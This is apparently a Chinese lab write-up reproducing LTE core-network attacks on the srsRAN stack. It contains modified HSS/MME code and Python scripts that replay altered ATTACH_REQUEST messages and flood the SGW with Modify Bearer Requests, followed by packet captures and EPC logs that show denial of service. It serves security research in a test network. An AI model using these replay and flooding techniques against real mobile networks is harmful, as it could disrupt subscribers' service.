值得一提的是，在文献中，研究人员发送 100 个 ATTACH_REQUEST 实现攻击，但本平台初步验证时 200 个 ATTACH_REQUEST 也无法验证攻击。这是设备商的实现不同导致的，根据 3GPP TS 33.102 Annex C[17]，UE 的 SQN 允许误差范围需要设置得“足够大”，以便在正常情况下不会收到超过误差范围的 SQN。

为了简化流程，需要在 srsepc/src/hss/hss.cc 的 increment_sqn() 中增大每个 ATTACH_REQUEST 增加的 SQN 值，再按照之前的方法修改 ATTACH 流程。

需要修改 HSS 中的算法：将上面的注释，改为下面的。

```

hss.cc M
srsepc > src > hss > hss.cc > {} srsepc > increment_ue_sqn(hss_ue_ctx_t *)
544
545 void hss::increment_sqn(uint8_t* sqn, uint8_t* next_sqn)
546 {
547     // The following SQN incrementation function is implemented according to 3GPP TS 36.413
548     uint64_t seq;
549     uint64_t ind;
550     uint64_t sqn64;
551
552     sqn64 = 0;
553
554     for (int i = 0; i < 6; i++) {
555         sqn64 |= (uint64_t)sqn[i] << (5 - i) * 8;
556     }
557
558     // sqn64 = atoll("9999999999999999");
559
560     seq = sqn64 >> LTE_FDD_ENB_IND_HE_N_BITS;
561     ind = sqn64 & LTE_FDD_ENB_IND_HE_MASK;
562
563     uint64_t nextseq;
564     uint64_t nextind;
565     uint64_t nextsqn;
566
567     nextseq = (seq + 1) % LTE_FDD_ENB_SEQ_HE_MAX_VALUE;
568     nextind = (ind + 1) % LTE_FDD_ENB_IND_HE_MAX_VALUE;
569     // nextsqn = (nextseq << LTE_FDD_ENB_IND_HE_N_BITS) | nextind;
570
571     nextsqn = atoll("9999999999999999");

```

函数接口

.....

用户脚本

该攻击验证的重点在于连续且相同的 ATTACH_REQUEST 会被 HSS 丢弃，因此必须改变恶意 UE 每次 ATTACH_REQUEST 的 EEA 和 EIA 字段，HSS 才会视其为不同的 ATTACH_REQUEST 分别处理，从而增加 SQN 值。

在脚本中修改 nas 消息的内容，随机生成对应的字段，然后再发送给服务端，交由协议栈进行处理。

flag = 0 # 使用flag变量,保证只重放第一个收到的ATTACH_REQUEST,其后的正常处理

#建立连接

le = Leap("192.168.137.99", "7897")

while True:

#接收消息

message_id, ue_id, length, msg = le.recv(buf_size)

#用户自定义

if message_id == LEAP_ITTI_MSG:

le.hold(True)

elif message_id == LEAP_INITIAL_NAS_DATA:

nas_msg = le.nas_message_decode(msg)

message_type = nas_msg.contents.header.message_type

if message_type == ATTACH_REQUEST:

if flag == 0:

le.hold(True)

print("sending true")

for y in range(5):

modified_msg = msg[:13] + chr(0x80 >> random.randint(0, 7)) + chr(0x80 >> random.randint(0, 7)) + msg[15:]

le.send(modified_msg)

print(str(y) + "completed")

flag = 1

else:

le.hold(False)

print("sending false")

else:

le.exit_loop()

测试结果

auth_synch_failure_attack.2022.4.13.pcapng

No.	Time	Source	Destination	Protocol	Length	Info
28	15.078126119	192.168.137.101	192.168.137.99	SIAP	116	SISetupRequest
31	15.089047920	192.168.137.99	192.168.137.101	SIAP	108	SISetupResponse
64	59.059236515	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	212	InitialUEMessage, Attach request, PDN connectivity request
74	59.305335534	192.168.137.99	192.168.137.101	SIAP/NAS-EPS	124	DownlinkNASTransport, Authentication request
77	59.559139368	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	132	UplinkNASTransport, Authentication failure (Synch failure)
78	59.559096646	192.168.137.99	192.168.137.101	SIAP/NAS-EPS	140	SACK (Ack=2, Arwnd=106496), DownlinkNASTransport, Authentication request
80	59.919262518	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	124	UplinkNASTransport, Authentication response
81	59.920258633	192.168.137.99	192.168.137.101	SIAP/NAS-EPS	120	SACK (Ack=3, Arwnd=106496), DownlinkNASTransport, Security mode command
82	59.959247019	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	136	SACK (Ack=3, Arwnd=106496), UplinkNASTransport, Security mode complete
83	59.961078000	192.168.137.99	192.168.137.101	SIAP/NAS-EPS	260	SACK (Ack=4, Arwnd=106496), InitialContextSetupRequest, Attach accept, Activate default EPS
84	60.019156244	192.168.137.101	192.168.137.99	SIAP	464	SACK (Ack=4, Arwnd=106496), UECapabilityInfoIndication, UECapabilityInformation
86	60.219372607	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	180	InitialContextSetupResponse, UplinkNASTransport, Attach complete, Activate default EPS bearer
87	60.220806627	192.168.137.99	192.168.137.101	SIAP/NAS-EPS	156	SACK (Ack=7, Arwnd=106496), DownlinkNASTransport, EMM information

SGW拒绝服务攻击

攻击原理

TAU的安全机制是在MME中实现的,包括上下文请求消息的完整性检查和身份验证。这两个步骤确保信令和用户的合法性,但LTE系统将信令的完整性置于用户认证之前。LTE系统可能会假设默认启动器是经过验证的用户,并且在信令的完整性被破坏之前不会对用户进行身份验证。因此,它为非法用户攻击MME提供了前提。但是,在MME状态异常的情况下,在以下过程中找不到保护机制。也就是说,TAU过程的安全完全取决于MME。虽然MME位于核心网络中,相对安全,处理能力绝对强大,但服务网关中缺乏保护机制是网络的一个安全漏洞,需要强大的安全保护。

为了分析TAU过程中服务网关的安全漏洞,我们参考了拒绝服务攻击的思想。一旦新MME获得用户上下文,它将向新的服务网关发送Create Bearer Request。除了MME中的请求超时机制外,服务网关没有任何用于此过程的安全机制。如果网络中出现以下任何情况,服务网关可能会出现过载问题。

- 整个网络处于正常工作状态,但UE切换到新TA时出现异常。尽管认证过程正常执行,但新MME已经接受了来自UE的异常消息。如果MME受到攻击,那么它可能会在短时间内发送大量Create Bearer Request消息到新的SGW。
- 如果有可编程移动电话,它可以在短时间内通过程序连续触发TAU requests,则这些请求将从eNodeB转发到MME,并将步骤1到步骤7的请求发送到包括新服务网关在内的每个节点。
- 有人恶意伪造大量用户,并与其他验证用户一起发送TAU请求。大量请求可能会导致新的服务网关过载。

srsRAN 开源协议栈目前还未实现 TAU 机制:

不会对 TAU 请求做出相应的处理,而是直接回发一条 tracking_area_update_reject 信令。

```

bool nas::handle_tracking_area_update_request(uint32_t m_tmsi,
                                                uint32_t enb_ue_slap_id,
                                                struct sctp_sndrcvinfo* enb_sri,
                                                srsran::byte_buffer_t* nas_rx,
                                                const nas_init_t& args,
                                                const nas_if_t& itf)
{
    auto& nas_logger = srslog::fetch_basic_logger("NAS");

    nas_logger.info("Tracking Area Update Request -- S-TMSI 0x%x", m_tmsi);
    srsran::console("Tracking Area Update Request -- S-TMSI 0x%x\n", m_tmsi);
    nas_logger.info("Tracking Area Update Request -- eNB UE SlAP Id %d", enb_ue_slap_id);
    srsran::console("Tracking Area Update Request -- eNB UE SlAP Id %d\n", enb_ue_slap_id);

    srsran::console("Warning: Tracking area update requests are not handled yet.\n");
    nas_logger.warning("Tracking area update requests are not handled yet.");

    // Interfaces
    slap_interface_nas* slap = itf.slap;
    hss_interface_nas* hss = itf.hss;
    gtpc_interface_nas* gtpc = itf.gtpc;

    // TODO don't search for NAS ctxt, just send that reject
    // with context we could enable integrity protection
}


```

对于这个问题，由于我们发现 UE 在进行 attach 流程时，在最后完成 attach complete 后会向 SGW 发起承载建立请求，因此我们考虑利用该机制，模拟恶意 UE，向 SGW 发送大量的承载建立请求，并观察结果。

结果：

- EPC 首先会释放 UE 对应的承载，UE 断开与网络的连接。
- 网络会不断地寻呼 UE，但是却无法成功。
 - T3413 expired -- Could not page the ue.
 - GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
- UE 会不断地尝试 attach，但是在执行到 attach complete 后也始终无法完成承载的建立。

实现流程



截取参数

srsepc/src/mme/nas.cc:

handle_attach_complete():

```
// get leap tcpserver args
leap_tcpserver_args->erab_to_modify_leap = act_bearer.eps_bearer_id;
leap_tcpserver_args->enb_fteid_leap = &m_esm_ctx[act_bearer.eps_bearer_id].enb_fteid;
```

其它同上。

插桩代码

srsepc/src/mme/nas.cc:

handle_attach_complete():

```
// overload of sgw
if (leap_send(assocfd,
              LEAP_ITTI_MSG,
              leap_tcpserver_args->enb_ue_slap_id_leap,
              leap_tcpserver_args->nas_msg_leap,
              leap_tcpserver_args->nas_msg_size_leap))
{
    int test_flag = leap_send(assocfd,
                              LEAP_INITIAL_NAS_DATA,
                              leap_tcpserver_args->enb_ue_slap_id_leap,
                              leap_tcpserver_args->nas_msg_leap,
                              leap_tcpserver_args->nas_msg_size_leap);
}
```

函数接口

```
case SET_AND_SEND_MODIFY_BEARER_REQUEST:
{
    printf("Leap: send modify bearer request to SGW.\n");

    overload_of_SGW_flag = true;
    printf("overload_of_SGW_flag = %d\n", overload_of_SGW_flag);

    // get send args
    if(leap_tcpserver_args->nas_ctx_leap == nullptr)
    {
        return -1;
    }
    nas* nas_leap = leap_tcpserver_args->nas_ctx_leap;

    uint16_t          erab_to_modify_leap = leap_tcpserver_args->erab_to_modify_leap;
    srsran::gtp_fteid_t* enb_fteid_leap    = leap_tcpserver_args->enb_fteid_leap;

    nas_leap->send_modify_bearer_request_leap(erab_to_modify_leap, enb_fteid_leap);

    // release ptr
    nas_leap = nullptr;

    break;
}
```

在 srsepc/src/mme/nas.cc 中增加对应的函数接口：

```

bool nas::send_modify_bearer_request_leap(uint16_t erab_to_modify, srsran::gtp_fteid_t
{
    srsran::console("Sending modify_bearer_request to SGW\n");
    m_logger.info("Sending modify_bearer_request to SGW");

    int i = 1;

    while(i < 100)
    {
        m_gtpc->send_modify_bearer_request(m_emm_ctx.imsi, erab_to_modify, enb_fteid);
        i++;
    }

    return true;
}

```

用户脚本

```

# 建立连接
le = leap("192.168.137.99", "7897")

while True:
    # 接收消息
    message_id, ue_id, length, msg = le.recv(buf_size)

    # 改变流程
    if message_id == LEAP_ITTI_MSG:
        le.hold(True)

    # 用户自定义
    elif message_id == LEAP_INITIAL_NAS_DATA:
        # 解码消息
        nas_msg = le.nas_message_decode(msg)
        message_type = nas_msg.contents.header.message_type
        if message_type == ATTACH_COMPLETE:
            le.send_modify_bearer_request()
            le.exit_loop()

    else:
        le.exit_loop()

```

测试结果

脚本输出：

```
free@free:~$ python overload of sgw.py
retrieving emm ctx: 7.20024108887e-05
lib nas msg decode time : 1.31130218506e-05
retrieving emm ctx: 88.9186251163
lib nas msg decode time : 4.41074371338e-05
Traceback (most recent call last):
  File "overload of sgw.py", line 25, in <module>
    nas_msg = le.nas_message_decode(msg)
  File "/home/free/leap/func.py", line 154, in nas_message_decode
    message_id, ue_id, length, emm_ctx = self.recv(buf_size)
  File "/home/free/leap/func.py", line 79, in recv
    fromaddr, flags, buf, notif = self.s.sctp_rcv(size)
  File "/home/free/leap/sctp.py", line 1239, in sctp_rcv
IOError: [Errno 104] Connection reset by peer
free@free:~$
```

EPC 抓包结果:

No.	Time	Source	Destination	Protocol	Length	Info
2124	268.203383680	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	232	InitialUEMessage, Attach request, PDN connectivity request
2125	268.204970078	192.168.137.99	192.168.137.101	SIAP/NAS-EPS	140	SACK (Ack=30, Arwnd=106496), DownlinkNASTransport, Authentication request
2127	268.580335555	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	128	UplinkNASTransport, Authentication response
2128	268.580590438	192.168.137.99	192.168.137.101	SIAP/NAS-EPS	120	SACK (Ack=31, Arwnd=106496), DownlinkNASTransport, Security mode command
2129	268.620594903	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	136	SACK (Ack=21, Arwnd=106496), UplinkNASTransport, Security mode complete
2130	268.621187937	192.168.137.99	192.168.137.101	SIAP/NAS-EPS	260	SACK (Ack=32, Arwnd=106496), InitialContextSetupRequest, Attach accept, Activate default EPS
2131	268.732465896	192.168.137.101	192.168.137.99	SIAP	464	SACK (Ack=22, Arwnd=106496), UECapabilityInfoIndication, UECapabilityInformation
2133	268.932796778	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	188	InitialContextSetupResponse, UplinkNASTransport, Detach request (Combined EPS/IMSI detach)
2153	290.702277984	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	232	InitialUEMessage, Attach request, PDN connectivity request
2154	290.703364266	192.168.137.99	192.168.137.101	SIAP/NAS-EPS	260	SACK (Ack=36, Arwnd=106496), InitialContextSetupRequest, Attach accept, Activate default EPS
2155	290.782331260	192.168.137.101	192.168.137.99	SIAP	464	SACK (Ack=23, Arwnd=106496), UECapabilityInfoIndication, UECapabilityInformation
2157	290.982980256	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	180	InitialContextSetupResponse, UplinkNASTransport, Attach complete, Activate default EPS
2164	290.984513053	192.168.137.99	192.168.137.101	SIAP/NAS-EPS	156	SACK (Ack=39, Arwnd=106496), DownlinkNASTransport, EMM information
2704	309.559975084	192.168.137.101	192.168.137.99	SIAP	92	UEContextReleaseRequest [RadioNetwork-cause=user-inactivity]
2705	309.560409338	192.168.137.99	192.168.137.101	SIAP	100	SACK (Ack=40, Arwnd=106496), UEContextReleaseCommand [NAS-cause=normal-release]
2706	309.561567264	192.168.137.101	192.168.137.99	SIAP	100	SACK (Ack=25, Arwnd=106496), UEContextReleaseComplete
2712	312.587033923	192.168.137.99	192.168.137.101	SIAP	108	Paging
2742	352.664509061	192.168.137.101	192.168.137.99	SIAP	108	Paging
2758	355.965158906	192.168.137.99	192.168.137.101	SIAP	108	Paging
2764	359.966112842	192.168.137.99	192.168.137.101	SIAP	108	Paging
2772	367.965895860	192.168.137.99	192.168.137.101	SIAP	108	Paging

EPC 日志:

```
--- Software Radio Systems EPC ---
Reading configuration file epc.conf...
HSS Initialized.
MME S11 Initialized
MME GTP-C Initialized
MME Initialized. MCC: 0xf208, MNC: 0xff93
SPGW GTP-U Initialized.
SPGW S11 Initialized.
SP-GW Initialized.
SCTP socket create success!
bind success!
listen success!
accept success!
waiting
Received S1 Setup Request.
S1 Setup Request - eNB Name: srsenb01, eNB id: 0x19b
S1 Setup Request - MCC:208, MNC:93
S1 Setup Request - TAC 7, B-PLMN 0x2f839
S1 Setup Request - Paging DRX v128
Sending S1 Setup Response
Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
```

Received Initial UE message -- Attach Request
Received Initial UE message -- Attach Request
Attach request -- M-TMSI: 0x3cf8d659
Attach request -- eNB-UE S1AP Id: 1
Attach request -- Attach type: 2
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 122
PDN Connectivity Request -- ESM Information Transfer requested: false
UL NAS: Received Identity Response
ID Response -- IMSI: 208930000000005
Downlink NAS: Sent Authentication Request
UL NAS: Received Authentication Response
Authentication Response -- IMSI 208930000000005
UE Authentication Accepted.
Generating KeNB with UL NAS COUNT: 0
Downlink NAS: Sending NAS Security Mode Command.
UL NAS: Received Security Mode Complete
Security Mode Command Complete -- IMSI: 208930000000005
Getting subscription information -- QCI 7
Sending Create Session Request.
Creating Session Response -- IMSI: 208930000000005
Creating Session Response -- MME control TEID: 1
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_CREATE_SESSION_REQUEST
SPGW: Allocated Ctrl TEID 1
SPGW: Allocated User TEID 1
SPGW: Allocate UE IP 172.16.0.2
Received Create Session Response
Create Session Response -- SPGW control TEID 1
Create Session Response -- SPGW S1-U Address: 192.168.137.99
SPGW Allocated IP 172.16.0.2 to IMSI 208930000000005
Adding attach accept to Initial Context Setup Request
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x1; eNB GTP-U Address 192.168.137.101

UL NAS: Received Attach Complete
Unpacked Attached Complete Message. IMSI 208930000000005
Unpacked Activate Default EPS Bearer message. EPS Bearer id 5
leap_rcv start
hold signal detected
leap_rcv start
Leap: GET_EMM_SECURITY_CONTEXT
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_MODIFY_BEARER_REQUEST
Sending EMM Information
Initial UE message: NAS Message Type Unknown
Received Initial UE message -- Service Request
Service request -- S-TMSI 0x627249a
Service request -- eNB UE S1AP Id 2
Service Request -- Short MAC valid

There are active E-RABs, send release access bearers request
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_RELEASE_ACCESS_BEARERS_REQUEST
Service Request -- User is ECM DISCONNECTED
UE previously assigned IP: 172.16.0.2
Generating KeNB with UL NAS COUNT: 2
UE Ctr TEID 0
Sent Initial Context Setup Request. E-RAB id 5
Received UE Context Release Complete. MME-UE S1AP Id 1
No UE context to release found. MME-UE S1AP Id: 1
Found UE for Downlink Notification
MME Ctr TEID 0x1, IMSI: 208930000000005
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x2; eNB GTP-U Address 192.168.137.101
Initial Context Setup Response triggered from Service Request.

Sending Modify Bearer Request.
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_MODIFY_BEARER_REQUEST
Modify Bearer Request received after Downling Data Notification was sent

T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION

Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
Received Initial UE message -- Attach Request
Received Initial UE message -- Attach Request
Attach request -- M-TMSI: 0x627249a
Attach request -- eNB-UE S1AP Id: 3
Attach request -- Attach type: 2
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 123
PDN Connectivity Request -- ESM Information Transfer requested: false
Attach Request -- Found previously attach UE.
Found UE context. IMSI: 208930000000005, old eNB UE S1ap Id 2, old MME UE S1AP Id 2
Received GUTI-Attach Request from attached user.
There are active E-RABs, send release access bearers request
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_DELETE_SESSION_REQUEST

GUTI Attach request NAS integrity failed.
RE-starting authentication procedure.
Downlink NAS: Sent Authentication Request
Received UE Context Release Complete. MME-UE S1AP Id 2
No UE context to release found. MME-UE S1AP Id: 2
UL NAS: Received Authentication Response
Authentication Response -- IMSI 208930000000005
UE Authentication Accepted.
Generating KeNB with UL NAS COUNT: 0
Downlink NAS: Sending NAS Security Mode Command.
UL NAS: Received Security Mode Complete
Security Mode Command Complete -- IMSI: 208930000000005

Getting subscription information -- QCI 7
Sending Create Session Request.
Creating Session Response -- IMSI: 208930000000005
Creating Session Response -- MME control TEID: 2
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_CREATE_SESSION_REQUEST
SPGW: Allocated Ctrl TEID 2
SPGW: Allocated User TEID 2
SPGW: Allocate UE IP 172.16.0.3
Received Create Session Response
Create Session Response -- SPGW control TEID 2
Create Session Response -- SPGW S1-U Address: 192.168.137.99
SPGW Allocated IP 172.16.0.3 to IMSI 208930000000005
Adding attach accept to Initial Context Setup Request
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x3; eNB GTP-U Address 192.168.137.101

UL NAS: Detach Request
Detach request -- IMSI 208930000000005
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_DELETE_SESSION_REQUEST
Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
Received Initial UE message -- Attach Request
Received Initial UE message -- Attach Request
Attach request -- M-TMSI: 0x627249b
Attach request -- eNB-UE S1AP Id: 4
Attach request -- Attach type: 2
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 124
PDN Connectivity Request -- ESM Information Transfer requested: false
Attach Request -- Found previously attach UE.
Found UE context. IMSI: 208930000000005, old eNB UE S1ap Id 3, old MME UE S1AP Id 4
GUTI Attach -- NAS Integrity OK. UL count 2, DL count 1
Generating KeNB with UL NAS COUNT: 2
Getting subscription information -- QCI 7
Sending Create Session Request.
Creating Session Response -- IMSI: 208930000000005
Creating Session Response -- MME control TEID: 3
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_CREATE_SESSION_REQUEST
SPGW: Allocated Ctrl TEID 3
SPGW: Allocated User TEID 3
SPGW: Allocate UE IP 172.16.0.4
Received Create Session Response
Create Session Response -- SPGW control TEID 3
Create Session Response -- SPGW S1-U Address: 192.168.137.99
SPGW Allocated IP 172.16.0.4 to IMSI 208930000000005
Adding attach accept to Initial Context Setup Request
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response

E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x4; eNB GTP-U Address 192.168.137.101

UL NAS: Received Attach Complete
Unpacked Attached Complete Message. IMSI 208930000000005
Unpacked Activate Default EPS Bearer message. EPS Bearer id 5

leap_rcv start
Leap: send modify bearer request to SGW.
leap_rcv start
exiting
leap_rcv start
hold signal detected
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_MODIFY_BEARER_REQUEST
Sending EMM Information
Received UE Context Release Request. MME-UE S1AP Id 4
There are active E-RABs, send release access bearers request
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_RELEASE_ACCESS_BEARERS_REQUEST
Received UE Context Release Complete. MME-UE S1AP Id 5
UE Context Release Completed.
Initial UE message: NAS Message Type Unknown
Received Initial UE message -- Service Request
Service request -- S-TMSI 0x627249c
Service request -- eNB UE S1AP Id 5
Service Request -- Short MAC valid
Service Request -- User is ECM DISCONNECTED
UE previously assigned IP: 172.16.0.4
Generating KeNB with UL NAS COUNT: 4
UE Ctr TEID 0
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x5; eNB GTP-U Address 192.168.137.101
Initial Context Setup Response triggered from Service Request.
Sending Modify Bearer Request.
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_MODIFY_BEARER_REQUEST
Received UE Context Release Request. MME-UE S1AP Id 6
There are active E-RABs, send release access bearers request
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_RELEASE_ACCESS_BEARERS_REQUEST
Received UE Context Release Complete. MME-UE S1AP Id 6
UE Context Release Completed.
Found UE for Downlink Notification
MME Ctr TEID 0x3, IMSI: 208930000000005

T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
Found UE for Downlink Notification
MME Ctr TEID 0x3, IMSI: 208930000000005
Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
Received Initial UE message -- Attach Request
Received Initial UE message -- Attach Request
Attach request -- M-TMSI: 0x627249c

Attach request -- eNB-UE S1AP Id: 6
Attach request -- Attach type: 2
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 125
PDN Connectivity Request -- ESM Information Transfer requested: false
Attach Request -- Found previously attach UE.
Found UE context. IMSI: 208930000000005, old eNB UE S1ap Id 0, old MME UE S1AP Id 0
Received GUTI-Attach Request from attached user.
GUTI Attach request NAS integrity failed.
RE-starting authentication procedure.
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_DELETE_SESSION_REQUEST
Downlink NAS: Sent Authentication Request
UL NAS: Received Authentication Response
Authentication Response -- IMSI 208930000000005
UE Authentication Accepted.
Generating KeNB with UL NAS COUNT: 0
Downlink NAS: Sending NAS Security Mode Command.
UL NAS: Received Security Mode Complete
Security Mode Command Complete -- IMSI: 208930000000005
Getting subscription information -- QCI 7
Sending Create Session Request.
Creating Session Response -- IMSI: 208930000000005
Creating Session Response -- MME control TEID: 4
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_CREATE_SESSION_REQUEST
SPGW: Allocated Ctrl TEID 4
SPGW: Allocated User TEID 4
SPGW: Allocate UE IP 172.16.0.5
Received Create Session Response
Create Session Response -- SPGW control TEID 4
Create Session Response -- SPGW S1-U Address: 192.168.137.99
SPGW Allocated IP 172.16.0.5 to IMSI 208930000000005
Adding attach accept to Initial Context Setup Request
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x6; eNB GTP-U Address 192.168.137.101
UL NAS: Detach Request
Detach request -- IMSI 208930000000005
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_DELETE_SESSION_REQUEST
T3413 expired -- Could not page the ue.
Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
Received Initial UE message -- Attach Request
Received Initial UE message -- Attach Request
Attach request -- M-TMSI: 0x627249d
Attach request -- eNB-UE S1AP Id: 7
Attach request -- Attach type: 2
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true

PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 126
PDN Connectivity Request -- ESM Information Transfer requested: false
Attach Request -- Found previously attach UE.
Found UE context. IMSI: 208930000000005, old eNB UE S1ap Id 6, old MME UE S1AP Id 8
GUTI Attach -- NAS Integrity OK. UL count 2, DL count 1
Generating KeNB with UL NAS COUNT: 2
Getting subscription information -- QCI 7
Sending Create Session Request.
Creating Session Response -- IMSI: 208930000000005
Creating Session Response -- MME control TEID: 5
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_CREATE_SESSION_REQUEST
SPGW: Allocated Ctrl TEID 5
SPGW: Allocated User TEID 5
SPGW: Allocate UE IP 172.16.0.6
Received Create Session Response
Create Session Response -- SPGW control TEID 5
Create Session Response -- SPGW S1-U Address: 192.168.137.99
SPGW Allocated IP 172.16.0.6 to IMSI 208930000000005
Adding attach accept to Initial Context Setup Request
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x7; eNB GTP-U Address 192.168.137.101

UL NAS: Received Attach Complete
Unpacked Attached Complete Message. IMSI 208930000000005
Unpacked Activate Default EPS Bearer message. EPS Bearer id 5

leap_rcv start
Leap: GET_EMM_SECURITY_CONTEXT
leap_rcv start
Leap: send modify bearer request to SGW.
leap_rcv start
exiting

Received GTP-C PDU. Message type: GTPC_MSG_TYPE_MODIFY_BEARER_REQUEST
Sending EMM Information
Received UE Context Release Request. MME-UE S1AP Id 8
There are active E-RABs, send release access bearers request
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_RELEASE_ACCESS_BEARERS_REQUEST
Received UE Context Release Complete. MME-UE S1AP Id 9
UE Context Release Completed.
Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION

Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
